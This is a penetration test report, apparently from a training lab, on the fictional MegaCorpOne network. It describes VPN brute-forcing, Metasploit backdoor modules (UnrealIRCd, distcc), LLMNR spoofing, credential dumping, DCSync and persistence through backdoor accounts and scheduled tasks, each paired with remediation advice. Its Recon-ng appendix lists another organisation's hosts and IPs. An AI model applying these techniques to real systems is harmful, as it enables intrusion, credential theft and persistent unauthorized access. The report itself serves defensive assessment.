Cybersecurity

Penetration Test Report

MegaCorpOne

Penetration Test Report

CK Security Solutions

Confidentiality Statement

Table of Contents

Contact Information

Company Name	CK Security Solutions
Contact Name	Courtney Kimble
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	15/12/2024	Courtney Kimble	

Introduction

In accordance with MegaCorpOne's policies, CK Security Solutions (henceforth known as CKSS) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by CKSS during December 2024.

For the testing, CKSS focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CKSS used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

CKSS begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

CKSS uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

CKSS's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.22.117.0/24 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

Samba Services:

- Three exploits were run on Samba services unsuccessfully. These failed exploit attempts show that **Samba** services (especially **Samba smbd 3.0.20-Debian**) were resilient to the attempted attacks, further indicating the presence of solid defenses or proper patch management in place on the target system.

Password Cracking:

- There is indication that some users have implemented strong, complex passwords that resisted cracking attempts, demonstrating good password hygiene in part of the user base.

Summary of Weaknesses

CKSS successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

1. **Exposed Services and Open Ports:**
   Several open ports, including **FTP (port 21)**, **SSH (port 22)**, **Telnet (port 23)**, **bindshell (port 1524)**,were identified, with vulnerabilities that could allow unauthorized access to sensitive data or services. These services were either unpatched or improperly configured, leaving the network susceptible to exploitation.

2. **Weak Authentication and Password Management:**
   Although some users employed strong passwords, others had weak, easily guessable credentials, which led to successful exploitation using **brute force** and **password spraying** techniques. This weakness highlights the need for stronger password policies and multi-factor authentication (MFA) across critical systems.

3. **Privilege Escalation and Lateral Movement:**
   The exploitation of misconfigurations and weak user management enabled privilege escalation to **root** access and lateral movement across the network. This was particularly concerning on the **Domain Controller (DC)**, where **DCSync** attacks allowed the dumping of sensitive password hashes from the **NTDS.dit** file, which could have led to complete domain compromise.

4. **Lack of Network Segmentation and Access Controls:**
   The ability to easily move laterally across the network, including to critical infrastructure such as the **Domain Controller**, indicates insufficient network segmentation and lack of proper access controls. This allows attackers to access valuable resources once an initial foothold is obtained.

Executive Summary

CKSS security assessment of **megacorpone.com** revealed several critical vulnerabilities that put the company's network at high risk of a data breach or full compromise. These findings highlight the four main systemic weaknesses that need urgent remediation to prevent exploitation.

1. **Exposed Services and Open Ports**
2. **Weak Authentication and Password Management**
3. **Privilege Escalation and Lateral Movement**
4. **Lack of Network Segmentation and Access Controls**

CKSS completed a number of different attacks during the engagement. Listed below are the high level test outcomes of each phase of the assessment.

Reconnaissance Phase (OSINT):

- Utilized **Google Hacking** to identify employee email addresses and names, which provided insight into the organization's email naming conventions. (Appendix: RECO-OSINT-002)
- Discovered a hidden web page containing critical data through **Google Hacking**. (Appendix: RECO-OSINT-002)
- Found that the web server running on www.megacorpone.com is Apache/2.4.6 (Debian) on Port 443, giving us a starting point for further reconnaissance. (Appendix: RECO-OSINT-002)

Scanning Phase

- Conducted **Active Scanning** using **NSLOOKUP** and identified the IP address of the domain, along with critical server information such as the SSH version, web server version, and CVE vulnerabilities. (Appendix: RECO-OSINT-002)
- Used **Recon-ng** to discover 108 hosts that are publicly accessible, revealing a broad attack surface for potential exploitation. (Appendix: SCAN-OSINT-005)
- Detected an open FTP port (Port 21) vulnerable to an **FTP vsftpd backdoor** attack using **Zenmap**.
- Scanned the network using **Nmap** and identified two Windows machines, one of which is the Domain Controller running Kerberos on Port 88.

Exploitation Phase

- Performed **Brute Force** attacks using **nginx** and successfully logged into the VPN domain, allowing further exploitation.
- Used **Searchsploit** to exploit a **Public-Facing Application**, gaining unauthorized access to the target system as root.
- Leveraged **Metasploit** to successfully gain root access to the system via multiple exploits.
- Escalated privileges using **Metasploit** after discovering admin passwords stored in plain text within a file.
- Exploited weak passwords using **Metasploit**'s **Password Spraying** technique, gaining access to one of the Windows machines.
- Conducted **LLMNR Spoofing** to capture password hashes and cracked them
- Executed **WMI commands** remotely to gather system information using **Metasploit**.
- Used **MSFVenom** to create a payload, transfer it, and execute it on the target machine, accessing the **Meterpreter shell** with previously captured credentials.
- Moved laterally across the network using additional credentials to access the Domain Controller.
- Performed a **DCSync** attack on the Domain Controller to copy the **NTDS.dit** file and attempt cracking the password hashes in it.

Post-Exploitation Phase:

- Escalated privileges to system level by creating a service to run a malicious payload, ensuring stealth.
- Cracked password hashes from the **/etc/shadow** gaining further access to the system.
- Dumped cached credentials from the target machine using **Metasploit_Kiwi** and cracked the hashes.
- Implemented **Persistence** by modifying the **SSH config file**, creating a new user with admin access, and successfully logging into the target machine using this account.
- Maintained **Persistence** by scheduling a task to execute a custom **Meterpreter** payload daily.

Security Posture and Impact:

The current security posture of megacorpone.com is concerning. Critical vulnerabilities across multiple layers of the network expose the company to severe risk. Without immediate intervention, the company is at risk of significant financial loss, data theft, and the potential takeover of its IT infrastructure. The ease with which attackers can move laterally through the network further emphasizes the lack of adequate defensive controls.

Remediation and Cost:

To address these issues, we recommend in the following order:

1. Patching vulnerable services and closing exposed ports.
2. Enforcing stronger password policies and enabling MFA across all critical systems.
3. Enhancing network segmentation and access controls to limit lateral movement.
4. Regular vulnerability assessments to identify and address future risks.

The estimated cost of remediation is between $50,000 and $100,000, depending on the scope of work required. This investment is essential to improving the company's overall security posture and preventing a potentially catastrophic attack.

Conclusion:

megacorpone.com's security posture is currently insufficient to withstand a determined cyberattack. Immediate action is required to fix the identified vulnerabilities and protect the organization's critical assets. Proactively addressing these weaknesses will significantly reduce the risk of a breach and strengthen the company's overall security defenses.

Summary Vulnerability Overview

Vulnerability	Severity
Lack of Account Lockout on VPN Service	Critical
Misconfigured FTP Service	High
Unpatched Public-Facing Application	Critical
Exposed Telnet Service	Critical
Misconfigured Distcc Service	Critical
Plaintext Admin Credentials	Critical
Unauthorized SSH Configuration Changes	High
Exposed Domain Controller with Open Kerberos Port	Medium
Weak Password Policy	High
Insufficient LLMNR Protections	High
Misconfigured WMI Services	High
Insecure WMI and SMB Configurations	Critical
Privilege Escalation Enabling Unauthorized Task Scheduling	Critical
Cached Credentials Vulnerability	High
Weak Credential Protections	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux: 172.22.117.150 Windows 10: 172.22.117.20 WinDC10: 172.22.117.10
Ports	Using Nmap, we scanned 1,000 TCP ports on the target hosts. Please see Appendix **SCAN-ACTIVESCANNING-008 & RECO-ACTIVESCANNING-015** for list of open ports across the hosts

Exploitation Risk	Total
Critical	9
High	6
Medium	1
Low	0

Vulnerability Findings

Lack of Account Lockout on VPN Service

Appendix: EXPL-BRUTEFORCE-007

Risk Rating: **Critical**

Description:
A brute force attack was conducted on the VPN service hosted behind an nginx web server. The pentester successfully guessed valid credentials, enabling unauthorized access to the VPN domain. After gaining access, a file was uploaded to the website, which contained a shell script. Executing the script allowed the pentester to establish a shell, verifying the validity of the compromised credentials and demonstrating a complete compromise of the system.

Affected Hosts:
Domain: vpn.megacorpone.com

Remediation:

- Enforce strong password policies requiring complexity and regular changes.
- Implement account lockout mechanisms after a defined number of failed login attempts.
- Enable multi-factor authentication (MFA) for VPN and web-based logins.
- Monitor logs for suspicious login attempts and brute force activities.
- Regularly test for weak password vulnerabilities and ensure employees are educated about strong password practices.

Misconfigured FTP Service

Appendix: SCAN-ACTIVESCANNING-008

Risk Rating: **High**

Description: An active scan using Zenmap identified 23 open ports on the target host. Among these, port 21/tcp was found to be running a vulnerable version of the FTP service (`vsftpd`). This version is known to contain a backdoor vulnerability, which could allow an attacker to execute arbitrary commands or gain unauthorized access to the system.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.150`

Remediation:

- Update the FTP service to the latest secure version.
- Disable or restrict FTP access if not required.
- Monitor and log FTP activity for any suspicious connections or behavior.
- Implement additional network controls to restrict access to port 21/tcp to trusted IPs.

Unpatched Public-Facing Application

Appendix: EXPL-EXPLOITPUBLIC-FACINGAPP-009

Risk Rating: **Critical**

Description: Using the exploit `unix/irc/unreal_ircd_3281_backdoor` identified via Searchsploit, a known backdoor vulnerability in the `unrealIRCd` service was exploited. The pentester successfully gained unauthorized root-level access to the target system by opening a shell on the host. This vulnerability allowed full control over the system, enabling the attacker to potentially exfiltrate sensitive data, escalate attacks within the network, or compromise the availability and integrity of the affected system.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.150`
Port: `6667`
Service Name: `irc`
Service Version: `unrealIRCd`

Remediation:

- Immediately patch or update the `unrealIRCd` service to the latest secure version.
- Disable or remove any unused services, particularly IRC services if they are not business-critical.
- Limit access to the affected service by applying firewall rules or restricting access to trusted IP addresses.
- Monitor and log all activity on the affected port (`6667`) to detect any additional exploitation attempts.

Exposed Telnet Service

Appendix: EXPL-EXPLOITPUBLIC-FACINGAPP-009

Risk Rating: **Critical**

Description: The pentester exploited an exposed Telnet service running on port `1524` that provided a root-level bind shell. This vulnerability allows an attacker to gain immediate root access without authentication, leading to complete system compromise.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.150`
Port: `1524`
Service Name: `bindshell`
Service Version: `metasploitable root shell`

Remediation:

- Immediately disable the Telnet service on port `1524`.
- Replace Telnet with a more secure protocol, such as SSH, and restrict access to authorized users only.

Misconfigured Distcc Service

Appendix: EXPL-EXPLOITPUBLIC-FACINGAPP-010

Risk Rating: **Critical**

Description: The pentester exploited a vulnerability in the `distccd` service using the exploit `unix/misc/distcc_exec`. This exploit allowed remote code execution on the target host without authentication. The vulnerability provided the pentester with unauthorized access and the ability to execute arbitrary commands, compromising the system's security and potentially leading to further network exploitation.

Affected Hosts:

```
Domain: megacorpone.com
Host IP Address: 172.22.117.150
Port: 59517
Service Name: distccd
```

Remediation:

- Disable the `distccd` service if it is not required.
- If the service is needed, restrict its access to trusted IP ranges using firewall rules.
- Upgrade `distccd` to a secure version that addresses this vulnerability.
- Monitor logs for unusual activity on port `59517` and other suspicious behavior.

Plaintext Admin Credentials

Appendix: EXPL-PRIVESC-011

Risk Rating: **Critical**

Description: The pentester identified a file named `passwords.txt` on the target system, which contained the admin password stored in plaintext. Using the credentials from this file, the pentester successfully authenticated via SSH to the server and escalated privileges to root. With root access to the target system, the pentester was able to access and exfiltrate the `/etc/shadow` file, which contains hashed passwords for all system users. Using the password-cracking tool **John the Ripper**, the pentester successfully cracked the hashes to reveal plaintext passwords for multiple user accounts.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.150`
Service Name: SSH

Remediation:

- Remove all plaintext password files from the server, especially `passwords.txt`.
- Enforce strong password policies and change all affected credentials immediately.
- Ensure proper access controls on sensitive files such as `/etc/shadow`, restricting access to authorized users only.
- Use strong password hashing algorithms to protect password hashes.
- Enforce strong password policies, requiring complexity and regular updates.
- Implement multi-factor authentication (MFA) to protect accounts even if passwords are compromised.

Unauthorized SSH Configuration Changes

Appendix: POST-PERSISTANCE-013

Risk Rating: High

Description: After gaining root access to the target system, the pentester modified the SSH configuration to open an additional port, creating a backdoor for persistent access. A new user with administrative privileges was created, and the pentester was able to successfully SSH into the machine using this new account. This method of establishing persistence allows the attacker to maintain access to the system even if initial exploits are detected or remediated.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.150`
Service Name: SSH

Remediation:

- Immediately disable or remove the unauthorized SSH port and configuration changes.
- Delete any unauthorized users created during the attack, and audit user accounts to ensure there are no other backdoor accounts.
- Implement strong access controls and use public key authentication to secure SSH access.
- Regularly audit SSH configuration files for unauthorized changes and ensure that only necessary ports are open.
- Enable monitoring to detect unusual login activities and establish alerts for new user creations or privilege escalations

Exposed Domain Controller with Open Kerberos Port

Appendix: RECO-ACTIVESCANNING-015

Risk Rating: Medium

Description: During the active scanning phase using Nmap, two Windows machines were identified on the network. Port 88/tcp, typically associated with Kerberos authentication, was found to be open on one of the machines, indicating that it is likely acting as a Domain Controller (DC). The presence of an open Kerberos port suggests that the machine is handling authentication for the domain, which could be targeted in further attacks to escalate privileges or gain unauthorized access to sensitive resources.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.10`

Remediation:

- Monitor and secure the Domain Controller to prevent unauthorized access.
- Ensure that Kerberos is configured securely and that all authentication traffic is encrypted.
- Restrict access to the DC by limiting network access to trusted IPs only, especially for sensitive services like Kerberos.
- Regularly audit network traffic to detect any unusual activity targeting the DC.
- Implement strong access controls and authentication policies for domain accounts.

Weak Password Policy

Appendix: EXPL-PASSWORDSPRAYING-016

Risk Rating: High

Description: A password spraying attack was conducted using previously captured credentials, allowing the pentester to successfully gain access to one of the Windows machines on the network. This attack technique involved attempting to login to multiple accounts using a small set of commonly used passwords, bypassing traditional account lockout mechanisms. Once access was obtained, the attacker gained unauthorized access to the system, which could potentially lead to further network compromise or lateral movement.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.20`

Remediation:

- Enforce account lockout policies after a defined number of failed login attempts to mitigate password spraying risks.
- Implement multi-factor authentication (MFA) to make it more difficult for attackers to exploit stolen credentials.
- Educate users on strong password policies and require complex, unique passwords for all accounts.
- Regularly audit account activity and logins to detect unusual access patterns or failed login attempts.

Insufficient LLMNR Protections

Appendix: EXPL-LLMNRSPOOFING-017

Risk Rating: High

Description: A Local Link Multicast Name Resolution (LLMNR) spoofing attack was executed using **Responder** to capture the password hash of a user. By poisoning the network with falsified responses, the pentester was able to intercept the authentication request and capture the password hash. The hash was then cracked using **John the Ripper**, revealing the user's plaintext password and compromising the account.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.20`

Remediation:

- Disable LLMNR if not required, as these protocols are often used in internal network attacks.
- Use secure DNS configurations to prevent name resolution vulnerabilities.
- Implement stronger password policies, requiring users to set complex passwords that are harder to crack.
- Use SMB signing and encrypted protocols for internal authentication to prevent man-in-the-middle attacks.

Misconfigured WMI Services

Appendix: EXPL-WMI-018

Risk Rating: **High**

Description: The pentester exploited Windows Management Instrumentation (WMI) to execute remote commands on the target system. Using **Metasploit**, the attacker was able to run various WMI commands such as `systeminfo`, `net session`, `net share`, `tasklist`, and `whoami` to gather sensitive system information. These commands revealed valuable data, including active sessions, shared resources, running processes, and system configuration details, which could aid in further exploitation or lateral movement across the network. This attack demonstrates the potential misuse of WMI for remote administration and information gathering.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.20`

Remediation:
- Disable or restrict access to WMI if not needed for legitimate administrative purposes.
- Use proper network segmentation to limit WMI access to authorized administrative hosts only.
- Monitor and log WMI activity to detect any suspicious or unauthorized command executions.
- Implement least privilege principles to restrict user accounts from executing WMI commands or accessing sensitive system information.

Insecure WMI & SMB Configurations

Appendix: EXPL-MSFVENOM-019

Risk Rating: **Critical**

Description: The pentester used **MSFVenom** to create a malicious payload, which was then transferred and executed on the target machine. Upon execution, the payload successfully established a **Meterpreter** session, allowing the pentester to gain interactive access to the system. The attacker was able to leverage previously captured credentials to authenticate and access the Meterpreter shell, granting full control over the compromised machine. This vulnerability exposes the system to remote command execution and unauthorized access.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.20`

Remediation:
- Implement endpoint protection solutions, including antivirus and anti-malware, to detect and block malicious payloads.
- Regularly update systems with security patches to address known vulnerabilities.
- Use strong authentication mechanisms such as multi-factor authentication (MFA) to protect user credentials.
- Monitor and log all executable file transfers and network traffic for signs of malicious payloads.
- Disable unused ports and services to reduce the attack surface for remote code execution.

Privilege Escalation Enabling Unauthorized Task Scheduling

Appendix: POST-PRIVESC-020

Risk Rating: **Critical**

Description: After successfully gaining access to the target system, the pentester escalated privileges to a system user. With elevated privileges, the attacker created a malicious service to run a payload on the system. To evade detection, the pentester migrated the executable to a stealthy payload name, making it harder for security monitoring tools to detect the attack. Additionally, the attacker scheduled a recurring task to execute a custom **Meterpreter** payload daily, ensuring persistence on the compromised system. These actions allow the attacker to maintain control over the system even after rebooting or mitigating the initial exploit, increasing the risk of long-term unauthorized access.This form of privilege escalation and persistence could provide ongoing access to the system, enabling further exploitation and lateral movement.

Affected Hosts:
Domain: `megacorpone.com` | Host IP Address: `172.22.117.20`

Remediation:
- Implement strict access controls to limit the creation of services and scheduled tasks to authorized administrators only.
- Use endpoint detection and response (EDR) tools to monitor for suspicious or unauthorized services and tasks.
- Regularly audit system services and scheduled tasks to identify any unauthorized changes or entries.
- Apply the principle of least privilege to ensure that only necessary accounts have elevated system-level permissions.
- Ensure system integrity by implementing file integrity monitoring and scanning tools to detect and block malicious payloads.

Cached Credentials Vulnerability

Appendix: POST-PRIVESC-020

Risk Rating: **High**

Description: The pentester used **Metasploit_Kiwi** to dump the cached credentials from the target machine. By leveraging the tool, the attacker was able to extract credential hashes stored on the system, which are often used to authenticate users without requiring re-entry of passwords. These dumped hashes were then cracked using **John the Ripper**, revealing the plaintext passwords of users on the system. This allows for potential lateral movement or escalation of privileges within the network, making it easier for the attacker to compromise additional systems.

Affected Hosts:
Domain: `megacorpone.com` | Host IP Address: `172.22.117.20`

Remediation:
- Limit or disable the caching of credentials on local systems where possible, especially on high-value assets like Domain Controllers.
- Require MFA for all accounts, especially privileged ones, to reduce the impact of compromised credentials.
- Use a SIEM solution to detect anomalous activity related to credential dumping tools, such as unauthorized access to NTDS.dit files.

Weak Credential Protections

Appendix: POST-DCSYNC-024

Risk Rating: **Critical**


Description: The pentester first used **Metasploit_Meterpreter** to move laterally across the network by leveraging additional credentials found during the exploit phase. The attacker successfully navigated to the **Domain Controller (DC)** machine, further compromising the network. Once on the DC, the pentester escalated privileges to **SYSTEM** and employed the **DCSync** attack to request a copy of the **NTDS.dit** file, which contains password hashes for domain accounts. After obtaining the file, the attacker attempted to crack the password hashes to gain access to privileged domain accounts. This series of actions allows for deepening the compromise of the network and gaining control over critical infrastructure, such as the domain controller.

Affected Hosts:
Domain: `megacorpone.com`
Host IP Address: `172.22.117.10`

Remediation:

- Implement network segmentation and strict access controls to limit lateral movement and restrict access to domain controllers.
- Enforce the principle of least privilege for user and service accounts, ensuring minimal access to critical infrastructure.
- Use strong, unique passwords and consider implementing **MFA** for domain administrator accounts to prevent credential theft.
- Regularly monitor domain controller activity for signs of suspicious access or unauthorized credential access attempts.
- Employ advanced monitoring tools to detect and block **DCSync** attacks and ensure proper security configurations for Active Directory.
- Encrypt sensitive data, including password hashes, to prevent unauthorized access and exfiltration.

MITRE ATT&CK Navigator Map




The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that CKSS used throughout the assessment.

Legend:

Performed successfully
Failure to perform

Appendix

RECO-OSINT-002



MegaCorp One
https://www.megacorpone.com › contact

Contact Us - MegaCorp One

Our Address: MegaCorp One 2 Old Mill St Rachel, NV 89001 United States. **Email**: sales@megacorpone.com Tel: (903) 883 - MEGA Web: http://www.megacorpone.com

MegaCorp One
https://www.megacorpone.com › about

About Us

Email:thudson@megacorpone.com. Twitter: @TomHudsonMCO. Contact Me: Tanya Rivera. SENIOR DEVELOPER. **Email**: trivera@megacorpone.com. Twitter: @TanyaRiveraMCO ...

IP: 149.56.244.87

1. What ports are open? 22 / 80 / 443
2. What version of SSH is the server running? SSH-2.0-OpenSSH_9.2p1
3. What OS is the server? Debian-2+deb12u3
4. What is the version of the web server running? Apache httpd2.4.62
5. Which vulnerabilities may be present on the server? (CVE numbers are fine.)

2020

CVE-2020-11023

CVE-2020-11022

2019

CVE-2019-11358

site:megacorpone.com ext:txt

https://www.megacorpone.com/robots.txt

```
Auto

User-agent: *
Allow: /
Allow: /nanites.php
```

https://www.megacorpone.com/nanites.php

Current Nanite Levels (ppm) in Rachel, NV

```
2.9
2
0.3
1.5
0.1
1
1.5
1.7
2.5
0.2
2.5
1.2
2.7
0.2
1.8
2.9
2.9
0.1
1.1
1.8
```

Last sample collected: 2024-11-26

SCAN-OSINT-005

MegaCorpOne

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	108
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
ace.securityawareness.sans.org	3.87.232.108						hackertarget
admin.labs.sans.org	45.60.31.34						hackertarget
admin.megacorpone.com	51.222.169.208						hackertarget
admin.sans.org	45.60.31.34						hackertarget
alerts.odin.devlabs.sans.org	3.238.63.67						hackertarget
alerts.odin.labs.sans.org	44.204.94.156						hackertarget
api.develop.securityawareness.sans.org	13.227.74.113						hackertarget
api.eu-central-1.develop.securityawareness.sans.org	18.239.199.68						hackertarget
api.eu-central-1.sandbox.securityawareness.sans.org	18.238.192.50						hackertarget
api.odin.devlabs.sans.org	18.233.157.131						hackertarget
api.odin.labs.sans.org	44.204.94.156						hackertarget
api.sandbox.devhq.sans.org	54.88.3.165						hackertarget
api.sandbox.securityawareness.sans.org	13.227.74.111						hackertarget
api.securityawareness.sans.org	108.138.246.14						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
brochure.sans.org	18.173.132.45						hackertarget
c.den-1a.vpn.sans.org	66.35.60.249						hackertarget
cheatsheets.tbt570.sans.org	35.226.225.220						hackertarget
click.email.sans.org	136.147.189.155						hackertarget
connect.labs.sans.org	45.60.31.34						hackertarget
cyber-defense.sans.org	45.60.31.34						hackertarget
